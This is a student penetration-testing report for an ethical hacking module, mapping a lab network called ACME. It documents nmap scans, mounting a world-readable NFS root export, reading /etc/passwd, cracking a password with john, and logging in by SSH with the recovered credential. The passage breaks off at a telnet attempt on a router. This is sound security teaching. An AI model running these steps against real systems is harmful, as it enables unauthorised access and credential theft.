Abertay University

ACME Network Report

An investigative report that concisely describes the ACME network.

Finlay Reid

CMP314: Computer Networking 2

BSc Ethical Hacking Year 3

2020/21

.

Contents

.

.

1 INTRODUCTION

1.1 BACKGROUND

ACME Inc. have recruited me with the task of evaluating the security on their company network. The previous network manager left the documentation pertaining to the layout and structure in a sorry state, it was my job to rectify this. A machine on the network was given to me as a starting point, this had the operating system kali Linux. This gave me the necessary tools to carry out the evaluation of security and the mapping process. Finally, this report details/includes the mapping process, security details, network diagram and much more.

1.2 AIM


The primary aim of this assessment was to evaluate the ACME's company network and conclude with a report. The investigative report should've documented the findings and vulnerabilities of the network, while presenting them in a readable format.

Some of the other aims included:

- Evidence of completing the labs.
- Evidence of engagement with the module.
- Evidence of a range of knowledge.
- Evidence of a depth of understanding of 'what' and 'how'.
- Evidence of following the grading scheme and marking rubric.
- Able to analyze and evaluate a typical network.

2 NETWORK OVERVIEW

2.1 NETWORK DIAGRAM



2.2 NETWORK OVERVIEW - COMPUTERS

Computer IP	Interface	Connection	B cast	Ports (TCP)	Version
192.168.0.200/27	Eth0(192.168.0.200/27)	192.168.0.193/27	192.168.0.223	22	OPENSSH 8.1p1
				111	Rpc bind 2-4
				3389	ms-wbt-server
192.168.0.210/27	Eth0(192.168.0.210/27)	192.168.0.193/27	192.168.0.223	22	OPENSSH 6.6.1p1
				111	Rpcbind 2-4
				2049	Nfs_acl 2-3
192.168.0.34/27	Eth0(192.168.0.34/27)	192.168.0.32/27	192.168.0.255	22	OPENSSH 6.6.1p1
	Eth1(13.13.13.12/24)	13.13.13.0/24		111	Rpcbind 2-4
				2049	Nfs_acl 2-3
13.13.13.13/24	Eth0(13.13.13.13/24)	13.13.13.13/24	13.13.13.255	22	OPENSSH 6.6.1p1
192.168.0.130/27	Eth0(192.168.0.130/27)	192.168.0.129/27	192.168.0.159	22	OPENSSH 6.6.1p1
				111	Rpcbind 2-4
				2049	Nfs_acl 2-3
192.168.0.66/27	Eth0(192.168.0.66/27)	192.168.0.65/27	192.168.0.95	22	OPENSSH 6.6.1p1
				111	Rpcbind 2-4
				2049	Nfs_acl 2-3

2.3 NETWORK OVERVIEW - ROUTERS

Router	Interfaces	Broadcast Address	Ports (TCP)	Version	Router Version
Router one	Eth0(192.168.0.193/27)	192.168.0.192/27	23	VyOS telnetd	1.1.7 helium
			22	OpenSSH 5.5p1	
	Eth1(192.168.0.225/30)	192.168.0.224/30	80	HTTP-lightpad 1.4.28	
	Eth2(172.16.221.16/24)	172.16.221.15/24	443	HTTPS-Lightpad 1.4.28	
Router two	Eth0(192.168.0.33/30)	192.168.0.224/30	23	VyOS telnetd	
	Eth1(192.168.0.33/27)	192.168.0.32/27	80	HTTP-Lighttpd 1.4.28	
	Eth2(192.168.0.229/30)	192.168.0.228/30	443	HTTPS-Lighttpd 1.4.28	
Router three	Eth0(192.168.0.230/30)	192.168.0.228/30	23	VyOS telnetd	
	Eth1(192.168.0.129/27)	192.168.0.128/27	80	HTTP-Lighttpd 1.4.28	
	Eth2(192.168.0.233/30)	192.168.0.232/30	443	HTTPS-Lighttpd 1.4.28	
Router four	Eth0(192.168.0.97/27)	192.168.0.95/27	23	VyOS telnetd	
	Eth1(192.168.0.65/27)	192.168.0.64/27	80	HTTP-Lighttpd 1.4.28	
			443	HTTPS-Lighttpd 1.4.28	

2.4 NETWORK OVERVIEW - SERVERS

Server IP	Interfaces	Ports	Version	Type
172.16.221.237/24	Eth2(172.16.221.16/24)	80/TCP HTTP	Apache HTTPD 2.2.22	Apache 2.2.22 Webserver
		443/TCP HTTPS	Apache HTTPD 2.2.22	
192.168.0.203/27	Eth0(192.168.0.193/27)	67/DHCP	Unknown	DHCP

192.168.0.242/30	Eth0(192.168.0.241/30)	22/TCP SSH	OPENSSH 6.6.1p1	Apache 2.4.10 Webserver
		80/TCP HTTP	Apache httpd 2.4.10	
		111/TCP	Rpcbind 2-4	


2.5 SUBNET TABLE


Router	Interface	IP Address	Subnet Address	Subnet Mask	Default Gateway
R1	Eth0	192.168.0.200	192.168.0.192	255.255.255.224/27	192.168.0.223
		192.168.0.210			
		192.168.0.203			
	Eth2	172.16.221.237	172.16.221.0	255.255.255.0/24	172.16.221.16
	Eth1	192.168.0.226	192.168.0.224	255.255.255.252/30	192.168.0.225
R2	Eth0	192.168.0.225	192.168.0.224	255.255.255.252/30	192.168.0.226
	Eth1	192.168.0.34	192.168.0.32	255.255.255.224/27	192.168.0.33
	Eth2	13.13.13.12	13.13.13.0	255.255.255.20/24	
		13.13.13.13	13.13.13.0	255.255.255.20/24	
		192.168.0.230	192.168.0.228	255.255.255.252/30	192.168.0.229
R3	Eth0	192.168.0.229	192.168.0.228	255.255.255.252/30	192.168.0.230
	Eth1	192.168.0.130	192.168.0.128	255.255.255.224/27	192.168.0.129
	Eth2	192.168.0.234	192.168.0.232	255.255.255.252/27	192.168.0.233
Firewall	WAN	192.168.0.233	192.168.0.232	255.255.255.252/30	192.168.0.234
	DMZ	192.168.0.242	192.168.0.240	255.255.255.252/30	192.168.0.241
	LAN	192.168.0.97	192.168.0.96	255.255.255.224/27	192.168.0.98
R4	Eth0	192.168.0.98	192,168.0.96	255.255.255.224/27	192.168.0.97
	Eth1	192.168.0.66	192.168.0.64	255.255.255.224/27	192.168.0.65

Subnet calculations can be found (5.3 Subnet Calculations)

3 NETWORKING MAPPING PROCESS

3.1 NETWORK MAPPING PROCESS CHART





3.2 ORIGINAL KALI MACHINE (192.168.0.200/27)

At the start of the networking mapping process it was concluded that the root kali machine should be thoroughly investigated in order to learn as much as possible, getting this base of information would allow the networking discovery operation to run more efficiently.

To discover basic information about the root kali machine a simple if config command was issued though the terminal on the kali command line

Figure 1 displays the if config command being used and the subsequent results from this, the IP of the root kali machine is 192.168.0.200, the subnet mask is 255.255.255.224 and the broadcast address is 192.168.0.223. Furthermore, the eth0 interface is currently in use. Lastly through this simple command it was discovered that no machines were behind the root kali machine, only in front.




Figure 1 – ifconfig command on kali machine




Figure 2 – iplink link command on kali machine

The next step of the networking process included determining the sub net range, as the 192.168.0.200 subnet mask only has eight host bits and 24 network bits it belongs to the class C address range. Furthermore, the borrowed bits come to 3 so this means:

- There are 8 possible subnets.
- There are 30 usable hosts.

- The Prefix is /27.

After discovering the information pertaining to the sub net address and its other information, it was time to scan the full subnet to discover if any other machines were on the same sub net. This was achieved through using the network scanner Nmap.

Figure 3 presents the Nmap command used and the results of this command.

```
root@kali:~# nmap 192.168.0.200/27
Starting Nmap 7.80 ( https://nmap.org ) at 2021-01-04 07:28 EST
Nmap scan report for 192.168.0.193
Host is up (0.000094s latency).
Not shown: 996 closed ports
PORT    STATE SERVICE
22/tcp  open  ssh
23/tcp  open  telnet
80/tcp  open  http
443/tcp open  https
MAC Address: 00:50:56:99:6C:E2 (VMware)

Nmap scan report for 192.168.0.203
Host is up (0.00013s latency).
All 1000 scanned ports on 192.168.0.203 are closed
MAC Address: 00:0C:29:DA:42:4C (VMware)

Nmap scan report for 192.168.0.210
Host is up (0.00083s latency).
Not shown: 997 closed ports
PORT     STATE SERVICE
22/tcp   open  ssh
111/tcp  open  rpcbind
2049/tcp open  nfs
MAC Address: 00:0C:29:0D:67:C6 (VMware)

Nmap scan report for 192.168.0.200
Host is up (0.0000030s latency).
Not shown: 998 closed ports
PORT     STATE SERVICE
22/tcp   open  ssh
3389/tcp open  ms-wbt-server

Nmap done: 32 IP addresses (4 hosts up) scanned in 26.90 seconds
```

Figure 3 – nmap scan of 192.168.0.200/27

The Nmap scan discovered a wealth of information including the existence of three more machines on the 225.255.255.224 sub net. Furthermore, a range of different ports were stated as on, this included the discovery of open ports on the root kali machine.

Following the discovery of the other machines on the sub net, the next stage was an attempted attack on the 192.168.0.210 machine.

3.3 192.168.0.210

Figure 4 displays a Nmap scan on 192.168.0.210 machine, this was done with the -sV switch this time get a more in depth look at the ports that were open.

```
root@kali:~# nmap -sV 192.168.0.210
Starting Nmap 7.80 ( https://nmap.org ) at 2021-01-04 08:26 EST
Nmap scan report for 192.168.0.210
Host is up (0.000076s latency).
Not shown: 997 closed ports
PORT     STATE SERVICE VERSION
22/tcp   open  ssh     OpenSSH 6.6.1p1 Ubuntu 2ubuntu2.8 (Ubuntu Linux; protocol 2.0)
111/tcp  open  rpcbind 2-4 (RPC #100000)
2049/tcp open  nfs_acl 2-3 (RPC #100227)
MAC Address: 00:0C:29:0D:67:C6 (VMware)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 20.29 seconds
```

Figure 4 – nmap scan of 192.168.0.210

Both 111 and 2049 ports being open ensured that NFS was possible with the target machine, the next step was viewing the active shares on the machine using the showmount utility.

Figure 5 displays the command used to view the active shares on the 192.168.0.210 machine. The results of the showmount command displays that the root directory is accessible through NFS, this means that all data on the target machine is available.

```
root@kali:~# showmount -e 192.168.0.210
Export list for 192.168.0.210:
/ 192.168.0.*
```

Figure 5 – showmount of 192.168.0.210

The next step in accessing the machine through NFS was creating a folder that would be the mount point.

Figure 6 displays the command used to create the mountable folder.

```
root@kali:~# mkdir mount1
```

Figure 6 – mkdir to create new folder

After completing these steps, the root directory of the 192.168.0.210 machine was mounted and accessible through the mount one folder on the root kali machine. The next stage was using the cd command in order to enter the directory and inspect the 192.168.0.210's files, folders and data for relevant information.

Figure 7 presents the command used to output the passwd file onto the terminal for viewing. This file contained a list of the system's accounts, giving for each account some useful information like user ID, group ID, home directory, shell, and more.

```
root@kali:~/mount1/etc# cat passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
libuuid:x:100:101::/var/lib/libuuid:
syslog:x:101:104::/home/syslog:/bin/false
messagebus:x:102:106::/var/run/dbus:/bin/false
usbmux:x:103:46:usbmux daemon,,,:/home/usbmux:/bin/false
dnsmasq:x:104:65534:dnsmasq,,,:/var/lib/misc:/bin/false
avahi-autoipd:x:105:113:Avahi autoip daemon,,,:/var/lib/avahi-autoipd:/bin/false
kernoops:x:106:65534:Kernel Oops Tracking Daemon,,,:/:/bin/false
rtkit:x:107:114:RealtimeKit,,,:/proc:/bin/false
saned:x:108:115::/home/saned:/bin/false
whoopsie:x:109:116::/nonexistent:/bin/false
speech-dispatcher:x:110:29:Speech Dispatcher,,,:/var/run/speech-dispatcher:/bin/sh
avahi:x:111:117:Avahi mDNS daemon,,,:/var/run/avahi-daemon:/bin/false
lightdm:x:112:118:Light Display Manager:/var/lib/lightdm:/bin/false
colord:x:113:121:colord colour management daemon,,,:/var/lib/colord:/bin/false
hplip:x:114:7:HPLIP system user,,,:/var/run/hplip:/bin/false
pulse:x:115:122:PulseAudio daemon,,,:/var/run/pulse:/bin/false
xadmin:x:1000:1000:Abertay,,,:/home/xadmin:/bin/bash
statd:x:116:65534::/var/lib/nfs:/bin/false
sshd:x:117:65534::/var/run/sshd:/usr/sbin/nologin
```

Figure 7 – viewing password file

Figure 8 displays the shadow file on the 192.168.0.210 machine being cracked by the utility john, in the previous figure it was shown that the xadmin user had a hashed password located in the shadow file. The xadmin account credentials were cracked and found to be username = xadmin and password = plums.

```
root@kali:~/mount1/etc# john --show shadow
xadmin:plums:17391:0:99999:7:::

1 password hash cracked, 0 left
```

Figure 8 – cracking password using john

Figure 9 shows the command used to display the exports file through the terminal, the exports file is responsible for configuring the NFS. This file configuration dictates that the root directory is shared to all on the 192.168.0 address range, but it is read only.

```
root@kali:~/mount1/etc# cat exports
# /etc/exports: the access control list for filesystems which may be exported
#               to NFS clients.  See exports(5).
#
# Example for NFSv2 and NFSv3:
# /srv/homes       hostname1(rw,sync,no_subtree_check) hostname2(ro,sync,no_subtree_check)
#
# Example for NFSv4:
# /srv/nfs4        gss/krb5i(rw,sync,fsid=0,crossmnt,no_subtree_check)
# /srv/nfs4/homes  gss/krb5i(rw,sync,no_subtree_check)
#
/ 192.168.0.*(ro,no_root_squash,fsid=32)
root@kali:~/mount1/etc#
```

Figure 9 – viewing the exports file on .210

Figure 10 displays using SSH to connect to the 192.168.0.210 machine, xadmin was the username found from the shadow file and 192.168.0.210 was the IP of the computer that was being targeted. The password "plums" was used to log in and the SSH attempt was successful, this gave me full access to the machine.

```
root@kali:~# ssh xadmin@192.168.0.210
xadmin@192.168.0.210's password:
Welcome to Ubuntu 14.04 LTS (GNU/Linux 3.13.0-24-generic x86_64)

 * Documentation:  https://help.ubuntu.com/

575 packages can be updated.
0 updates are security updates.

Last login: Sun Aug 13 15:03:16 2017 from 192.168.0.200
xadmin@xadmin-virtual-machine:~$
```

Figure 10 – SSH to connect to .210 with found credentials

Figure 11 shows the ifconfig command being used to discover information like the broadcast address and the interface being used. Like the original kali machine there was no devices directly behind 192.168.0.210, only in front.

```
xadmin@xadmin-virtual-machine:~$ ifconfig
eth0      Link encap:Ethernet  HWaddr 00:0c:29:0d:67:c6
          inet addr:192.168.0.210  Bcast:192.168.0.223  Mask:255.255.255.224
          inet6 addr: fe80::20c:29ff:fe0d:67c6/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:345624 errors:0 dropped:0 overruns:0 frame:0
          TX packets:406089 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:48260788 (48.2 MB)  TX bytes:63439017 (63.4 MB)

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:65536  Metric:1
          RX packets:60447 errors:0 dropped:0 overruns:0 frame:0
          TX packets:60447 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:4352007 (4.3 MB)  TX bytes:4352007 (4.3 MB)
```

Figure 11 – ifconfig command run on .210

3.4 DHCP SERVER 192.168.0.203

As the 192.168.0.203 machine had no TCP ports open, the next logical step was scanning the UDP ports.

Figure 12 displays the command used to scan the UDP ports on 192.168.0.203, -sU is the switch to indicate a UDP scan, and 192.168.0.203 is the target address.

```
root@kali:~# nmap -A -sU 192.168.0.203
Starting Nmap 7.80 ( https://nmap.org ) at 2021-01-08 08:02 EST
Nmap scan report for 192.168.0.203
Host is up (0.00036s latency).
Not shown: 999 closed ports
PORT   STATE         SERVICE VERSION
67/udp open|filtered dhcps
MAC Address: 00:0C:29:DA:42:4C (VMware)
Too many fingerprints match this host to give specific OS details
Network Distance: 1 hop

TRACEROUTE
HOP RTT     ADDRESS
1   0.35 ms 192.168.0.203
```

Figure 12 – nmap scan on .203

The 192.168.0.203 machine had port 67 open which meant it was a DHCP server. This server automatically designates IP address and other network parameters to devices on the network.

3.5 SWITCH

There appears to be a switch right next to the root kali machine as there should be two hops to the .210 address. One hop would include the router and the other would be the target machine. However, there is only one, this confirms the existence of a switch on the network.

Figure 13 shows the results of a trace route to the .120 machine.

```
TRACEROUTE
HOP RTT     ADDRESS
1   0.28 ms 192.168.0.210
```

Figure 13 – confirms switch using traceroute

3.6 ROUTER 1

Having investigated the 192.168.0.203 and the 192.168.0.210 addresses, the next stage was attempting exploit the 192.168.0.193 device. This was done through telnet protocol, the Nmap scan in Figure 3 showed that the telnet port was open.

Figure 14 shows the inspection of the web page on the open port 80, it clearly says it is a vyOS router.

